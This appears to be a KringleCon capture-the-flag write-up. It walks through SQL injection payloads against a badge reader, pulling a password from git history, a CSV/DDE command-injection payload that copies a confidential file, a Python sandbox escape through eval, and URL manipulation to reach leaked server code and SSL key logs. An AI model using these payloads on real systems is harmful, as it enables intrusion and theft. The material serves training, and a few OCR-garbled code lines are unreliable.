
To view the full message using the following method :

- In Firefox : Right click > inspect element > network tab > reload button
- Then re-upload the qr file again
- Select last loaded item > Select response from right panel



EXCEPTION AT (LINE 96 "user_info = query("SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1".format(uid))"): (1064, u"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''or 1-- -'' LIMIT 1' at line 1")

4. This error message give us the query used to validate the badge :
   `SELECT first_name,last_name,enabled FROM employees WHERE authorized = 1 AND uid = '{}' LIMIT 1`
   Where `uid` is our badge code and the interesting `enabled, authorized` variables.
5. Let's reshape our code and regenerate our qr badge :
   `' OR 1 = 1 #`
   We will use or to select authorized accounts regardless the `uid` ,also will use `#` at the end to Inline comment the rest of the code because we need to ignores formatting of `uid` .
   As you can see will get the following error message :
   Authorized User Account Has Been Disabled!



6. Let's reshape our code again and regenerate our qr badge :


   ` OR enabled = 1 #

   We will use or to select enabled accounts regardless the uid or authorized accounts , Also will try enabled with 1 then true to test the values .

Successfully opened the door and also got the access control number :


User Access Granted - Control number 198807

Go to your Badge > Objectives > Enter 19880715



Main Challenge

HR Incident Response



Hint Challenge

The Dev Ops Fail Analysis

Cranberry Pi terminal challenge

Hint Challenge

The Dev Ops Fail Analysis

Cranberry Pi terminal challenge

Sparkle Redberry at 2nd floor go left from the stairs you will find him at your left .

Hi, I'm Sparkle Redberry!

Ugh, can you believe that Elf Resources is poking around? Something about sensitive info in my git repo.

I mean, I may have uploaded something sensitive earlier, but it's no big deal. I over-wrote it!

Care to check my Cranberry Pi terminal and prove me right?

Finding Passwords in Git > Search Git for Passwords

https://en.internetwache.org/dont-publicly-expose-git-or-how-we-downloaded-your-websites-sourcecode-an-analysis-of-alexas-1m-28-07-2015/

Git Cheat Sheet

https://gist.github.com/hofmannsven/6814451

Terminal Screen

Solution

1. Using ls command list all files and directories :

   ls -la

2. Navigate to kcconfmgmt directory then list all files and directories :

```
elf@19599985b002:~/kcconfmgmt$ ls -la
total 72
drwxr-xr-x 1 elf elf  4096 Nov 14 09:48 .
drwxr-xr-x 1 elf elf  4096 Dec 14 16:30 ..
drwxr-xr-x 1 elf elf  4096 Nov 14 09:48 .git
-rw-r--r-- 1 elf elf    66 Nov  1 15:30 README.md
-rw-r--r-- 1 elf elf  1074 Nov  3 20:28 app.js
-rw-r--r-- 1 elf elf 31003 Nov 14 09:46 package-lock.json
-rw-r--r-- 1 elf elf   537 Nov 14 09:48 package.json
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 public
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 routes
drwxr-xr-x 1 elf elf  4096 Nov 14 09:47 server
drwxr-xr-x 1 elf elf  4096 Nov  2 15:05 views
```

   now we have our .git folder

3. Let's use log option to see commit logs :

   git log

```
commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 21:11:03 2018 -0500

    Per @tcoalbox admonishment, removed username/password from config.js, default settings
 in config.js.def need to be updated before use

commit b2376f4a93ca1889ba7d947c2d14be9a5d138802
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Thu Nov 8 13:25:32 2018 -0500

    Add passport module

commit d99d465d5b9711d51d7b455584af2b417688c267
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Wed Nov 7 16:57:41 2018 -0500

    Correct typos, runs now! Change port for MongoDB connection

commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
Author: Sparkle Redberry <sredberry@kringlecon.com>
Date:   Tue Nov 6 17:26:39 2018 -0500

    Add initial server config
```

We found logs for add/remove action done by Sparkle Redberry And the modified file is: config.js :

commit 60a2ffea7520ee980a5fc60177ff4d0633f2516b

Per @tcoalbox admonishment, removed username/password from config.js, default settings in config.js.def need to be updated before use

commit 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3

Add initial server config

4. Let's use diff option to see commit modifications specially config.js file :

```
git diff 68405b8a6dcaed07c20927cee1fb6d6c59b62cc3
```

We found password from add/remove actions :

- 'url' : 'mongodb://sredberry:twinkletwinkletwinkle@127.0.0.1:10073/node-api'


+ 'url' : 'mongodb://username:password@127.0.0.1:27017/node-api'

The mongodb Standard Connection String Format :

mongodb://[username:password@]host1[:port1][,host2[:port2],...[,host-N[:portN]]][/[database][?options]]

So the mongodb password is : twinkletwinkletwinkle

5. Let's enter the answer twinkletwinkletwinkle into runtoanswer :



Oh my golly gracious - Tangle was right? It was still in there? How embarrassing!
Well, if I can try to redeem myself a bit, let me tell you about another challenge you can help us with.
I wonder if Tangle Coalbox has taken a good look at his own employee import system.
It takes CSV files as imports. That certainly can expedite a process, but there's danger to be had.
I'll bet, with the right malicious input, some naughty actor could exploit a vulnerability there.
I'm sure the danger can be mitigated. OWASP has guidance on what not to allow with such uploads.

CSV Injection Talk
Somehow Brian Hostetler is giving a talk on CSV injection WHILE he's giving a talk on Trufflehog. Whatta' guy!

OWASP on CSV Injection > OWASP CSV Injection Page
https://www.owasp.org/index.php/CSV_Injection

Main Challenge

HR Incident Response

https://careers.kringlecastle.com/

Solution

1. Recommended Watch Brian Hostetler' talk about CSV injection :
   https://www.youtube.com/watch?v=Z3qpcKVv2Bg
2. Let's begin with creating our CSV injection file, First we need to find publicly accessible folder to fetch the file "candidate_evaluation.docx" into , try modify url by adding the name of the file we are looking for :
   https://careers.kringlecastle.com/candidate_evaluation.docx

You will get this error :

```
Publicly accessible file served from:
C:\careerportal\resources\public\ not found.....
Try: https://careers.kringlecastle.com/public/'file name you are looking for'
```

Which reveals the location of the publicly accessible folder "C:\careerportal\resources\public\".

And the location of the file after successfully fetch it to public folder
https://careers.kringlecastle.com/public/candidate_evaluation.docx

3. Let's shape our PowerShell command we will use to copy the file to public folder :

```
=cmd|'/c copy "C:\candidate_evaluation.docx" "C:\careerportal\resources\public\" '
```

You can use Microsoft excel sheet (or similar software) to create the file or just use notepad by adding ";" to the end of the command to be create csv file with one raw and one column :

```
=cmd|'/c copy "C:\candidate_evaluation.docx" "C:\careerportal\resources\public\" ';
```

4. Upload the file into Elf InfoSec Careers website .
5. Goto url for our file (you need to wait about a minute for the file to accessible) :
   https://careers.kringlecastle.com/public/candidate_evaluation.docx
6. Open the file and read the information , we are looking for the job applicant whose name begins with "K.":


Candidate Name: Krampus

   the job applicant we are looking for is Krampus
7. Let's find which terrorist organization is secretly supported by him :

Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.

   the terrorist organization is Fancy Beaver.

Go to your Badge > Objectives > Enter Fancy Beaver



Main Challenge

Network Traffic Forensics

8) Network Traffic Forensics

Difficulty:

Santa has introduced a web-based packet capture and analysis tool at https://packalyzer.kringlecastle.com to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? *For hints on achieving this objective, please visit SugarPlum Mary and help her with the* ***Python Escape from LA*** *Cranberry Pi terminal challenge.*

Hint Challenge

Python Escape from LA

Cranberry Pi terminal challenge

Hint Challenge

Python Escape from LA

Cranberry Pi terminal challenge

SugarPlum Mary at 2nd floor go left from the stairs you will find him at your right .

Hi, I'm Sugarplum Mary.


I'm glad you're here; my terminal is trapped inside a python! Or maybe my python is trapped inside a terminal?

Can you please help me by escaping from the Python interpreter?

Python Escape > Check out Mark Baggett's talk upstairs

https://www.youtube.com/watch?v=ZVx2SxI3B9c

Terminal Screen



Solution

1. Watch Mark Baggett's talk about python escape :
   https://www.youtube.com/watch?v=ZVx2Sxl3B9c
2. First we to find and test methods available to escape python then import the os module,
   We have four method to escape python mentioned in the talk :
   {import , eval , exec , compile }
   if we tested each one you will find {import , exec , compile} are restricted and only {eval} are allowed .

```
>>> import os
Use of the command import is prohibited for this question.
>>> Exec
Traceback (most recent call last):
  File "<console>", line 1, in <module>
NameError: name 'Exec' is not defined
>>> exec
Use of the command exec is prohibited for this question.
>>> eval
<built-in function eval>
>>> compile
Use of the command compile is prohibited for this question.
>>>
```

3. Let's shape our command using eval :
   `os =eval('__imp'+'ort__("os")')`
4. Then we need to run ./i_escaped function inside the module using os.system :
   if you test os.system you will find it's restricted :

```
>>> os.system
Use of the command os.system is prohibited for this question.
```

5. We have to use {eval} again to escape python restrictions :
   `eval('os.sys'+'tem("./i_escaped")')`

```
>>> os =eval('__imp'+'ort__("os")')
>>> eval('os.sys'+'tem("./i_escaped")')
Loading, please wait......

That's some fancy Python hacking -
You have sent that lizard packing!

-SugarPlum Mary

You escaped! Congratulations!

0
>>>
```

Python Escape from LA Cranberry Pi terminal challenge

Yay, you did it! You escaped from the Python!

As a token of my gratitude, I would like to share a rumor I had heard about Santa's new web-based packet analyzer - Packalyzer.

Another elf told me that Packalyzer was rushed and deployed with development code sitting in the web root.

Apparently, he found this out by looking at HTML comments left behind and was able to grab the server-side source code.

There was suspicious-looking development code using environment variables to store SSL keys and open up directories.

This elf then told me that manipulating values in the URL gave back weird and descriptive errors.

I'm hoping these errors can't be used to compromise SSL on the website and steal logins.

On a toooootally unrelated note, have you seen the HTTP2 talk at at KringleCon by the Chrises? I never knew HTTP2 was so different!

HTTP/2.0 Intro and Decryption

Did you see Chris' & Chris' talk on HTTP/2.0?

Main Challenge


Network Traffic Forensics

https://packalyzer.kringlecastle.com/

Solution


1. Watch Chris' & Chris' talk about HTTP/2.0 :
   https://www.youtube.com/watch?v=YHOnxlQ6zec
2. Goto https://packalyzer.kringlecastle.com/ and register an account the login into the website

   Hint : if you get this error message "Invalid Username or Password Combination", try to register again or wait a few minutes and try to login again.
3. Let's begin with sniffing traffic to analysis :
   - Click on SNIFF TRAFFIC button and wait 20 sec to finish.
   - If look at the analyzed traffic you will find there are no useful information.
   - Download sniffed traffic file: Click Capture > download icon next to sniff name .
4. Let's open the capture file in wireshark to view traffic for any leads :
   - Open Wireshark app :
   - Select File from top menu > open > Select the file you just downloaded
   - As you can see it's all encrypted with no useful information



8	0.011882	10.126.0.105	10.126.0.3	TLSv1.2	192	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
9	0.012765	10.126.0.3	10.126.0.105	TLSv1.2	117	Change Cipher Spec, Encrypted Handshake Message
10	0.012782	10.126.0.3	10.126.0.105	TLSv1.2	104	Application Data
11	0.012967	10.126.0.105	10.126.0.3	TLSv1.2	119	Application Data
12	0.012989	10.126.0.105	10.126.0.3	TLSv1.2	122	Application Data
13	0.012999	10.126.0.3	10.126.0.105	TCP	66	443 → 52851 [ACK] Seq=3130 Ack=430 Win=44800 Len=0 TSval=1162273 TSecr=1162273
14	0.013000	10.126.0.105	10.126.0.3	TLSv1.2	108	Application Data
15	0.013105	10.126.0.3	10.126.0.105	TLSv1.2	104	Application Data
16	0.013168	10.126.0.105	10.126.0.3	TLSv1.2	221	Application Data
17	0.013796	10.126.0.105	10.126.0.3	TLSv1.2	104	Application Data
18	0.013811	10.126.0.3	10.126.0.105	TCP	66	443 → 52851 [ACK] Seq=3168 Ack=665 Win=45952 Len=0 TSval=1162273 TSecr=1162273
19	0.014308	10.126.0.3	10.126.0.105	TLSv1.2	39…	Application Data, Application Data, Application Data
20	0.014534	10.126.0.3	10.126.0.105	TLSv1.2	104	Application Data
21	0.014539	10.126.0.105	10.126.0.3	TCP	66	52851 → 443 [ACK] Seq=665 Ack=7101 Win=305664 Len=0 TSval=1162273 TSecr=1162273
22	0.014564	10.126.0.105	10.126.0.3	TLSv1.2	97	Encrypted Alert
23	0.014852	10.126.0.3	10.126.0.105	TCP	66	443 → 52851 [FIN, ACK] Seq=7101 Ack=696 Win=45952 Len=0 TSval=1162273 TSecr=1162273
24	0.016078	10.126.0.105	10.126.0.3	TCP	66	52851 → 443 [RST, ACK] Seq=696 Ack=7102 Win=305664 Len=0 TSval=1162274 TSecr=1162273
25	0.025358	10.126.0.105	10.126.0.3	TCP	74	57355 → 443 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=1162276 TSecr=0 WS=128

   So we need the SSL keys log (as mentioned in Tutorial) to decrypt and read http2 traffic.
5. Now let's view the page source code and try to compromise SSL on the website and steal logins as elf hint suggested:
   - Right click >View Page Source > Inspect Page Source code for any useful information



```
    </div>

</body>
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery.ui.widget.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery.iframe-transport.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/jquery.fileupload.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/materialize/0.100.2/js/materialize.min.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/custom.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/xss.js"></script>
<script src="https://packalyzer.kringlecastle.com:80/pub/js/loader.js"></script>
<script>
```

   All public files served from this folder: https://packalyzer.kringlecastle.com:80/pub/

You will find the server-side source code as elf hint suggested

```
        }
    };
    //File upload Function. All extensions and sizes are validated server-side in app.js
    $(function () {
        'use strict';
        $('#fileupload').fileupload({
            url: '/api/upload',
            dataType: 'json'
```

All extensions and sizes are validated server-side in app.js

- Let's try to grab app.js file and incept it for any leads to ssl key log , we know the public folder :
  https://packalyzer.kringlecastle.com/pub/app.js
- Inspect Page Source code for any interesting information, You will find the following :

```
const setAsync = promisify(redis_connection.set).bind(redis_connection);
const delAsync = promisify(redis_connection.del).bind(redis_connection);
const sha1 = require('sha1');
require('events').EventEmitter.defaultMaxListeners = Infinity;
const log = console.log;
const print = log;
const dev_mode = true;
const key_log_path = ( !dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE )
const options = {
  key: fs.readFileSync(__dirname + '/keys/server.key'),
  cert: fs.readFileSync(__dirname + '/keys/server.crt'),
  http2: {
```

const key_log_path = (!dev_mode || __dirname + process.env.DEV + process.env.SSLKEYLOGFILE)

the app.js uses an environment variables as elf hint suggested which lead to ssl key log file. The process.env property returns an object containing the user environment, So now we need to figure out what are actual values for DEV and SSLKEYLOGFILE to get the ssl key log file from server.

```
  http2: {
    protocol: 'h2',         // HTTP2 only. NOT HTTP1 or HTTP1.1
    protocols: [ 'h2' ],
  },
  keylog : key_log_path     //used for dev mode to view traffic. Stores a few minutes worth at a time
};

//==================================
//Standard Mongoose Connection Stuff
```

keylog : key_log_path //used for dev mode to view traffic. Stores a few minutes worth at a time

Interesting comment about sniffing and time.

load_envs() function

```
function load_envs() {
  var dirs = []
  var env_keys = Object.keys(process.env)
  for (var i=0; i < env_keys.length; i++) {
    if (typeof process.env[env_keys[i]] === "string" ) {
      dirs.push( "/"+env_keys[i].toLowerCase()+'/*') )
    }
```

This code tells us that in dev mode the load_envs() function used to modify env_dirs

router.get function

```
$Co[illegible]ï¿½ï¿½ï¿½O9F*zï¿½]ï¿½ 7ï¿½ï¿½gwï¿½ï¿½=/ï¿½ï¿½ï¿½ï¿½$yï¿½ï¿½ï¿½ï¿½ï¿½]2[illegible]j9[illegible]d[illegible]ï¿½a$oRï¿½ï¿½ï¿½

  //Route for anything in the public folder except index, home and register
router.get(env_dirs,  async (ctx, next) => {
try {
    var Session = await sessionizer(ctx);
    //Splits into an array delimited by /
    let split_path = ctx.path.split('/').clean("");
    //Grabs directory which should be first element in array
    let dir = split_path[0].toUpperCase();
    split_path.shift();
    let filename = "/"+split_path.join('/');
    while (filename.indexOf('..') > -1) {
    filename = filename.replace(/\.\./g,'');
    }
    if (!['index.html','home.html','register.html'].includes(filename)) {
    ctx.set('Content-Type',mime.lookup(__dirname+(process.env[dir] || '/pub/')+filename))
    ctx.body = fs.readFileSync(__dirname+(process.env[dir] || '/pub/')+filename)
    } else {
    ctx.status=404;
    ctx.body='Not Found';
    }
} catch (e) {
    ctx.body=e.toString();
}
});
```

This code modify url when any file requested in public folder, also tells us that `__dirname` is the main url and the public files served from pub directory if there is no `process.env` property set.

- Now we need to figure out ssl keys log file url , from previous step we know that ssl keys log file url structured as following :
  `__dirname + process.env.DEV + process.env.SSLKEYLOGFILE`
  And we know the `__dirname` , so the url should be similar to this :
  `https://packalyzer.kringlecastle.com + DEV + SSLKEYLOGFILE`
- Let's try to grab ssl keys file by manipulating url with what we know:
  `https://packalyzer.kringlecastle.com/DEV/SSLKEYLOGFILE`
  You will get this message :

  `Error: ENOENT: no such file or directory, open '/opt/http2/dev//SSLKEYLOGFILE'`

  ENOENT (No such file or directory): Commonly raised by fs operations to indicate that a component of the specified pathname does not exist — no entity (file or directory) could be found by the given path.

  Find more about node.js errors here https://nodejs.org/api/errors.html.

  Notice there is a directory named `http2` , Path `opt/http2/` is equal to the main url locally on the server, the double slash `//` .

  Try `https://packalyzer.kringlecastle.com/DEV/` , You will get this message :

  `Error: EISDIR: illegal operation on a directory, read`

  EISDIR (Is a directory): An operation expected a file, but the given pathname was a directory.

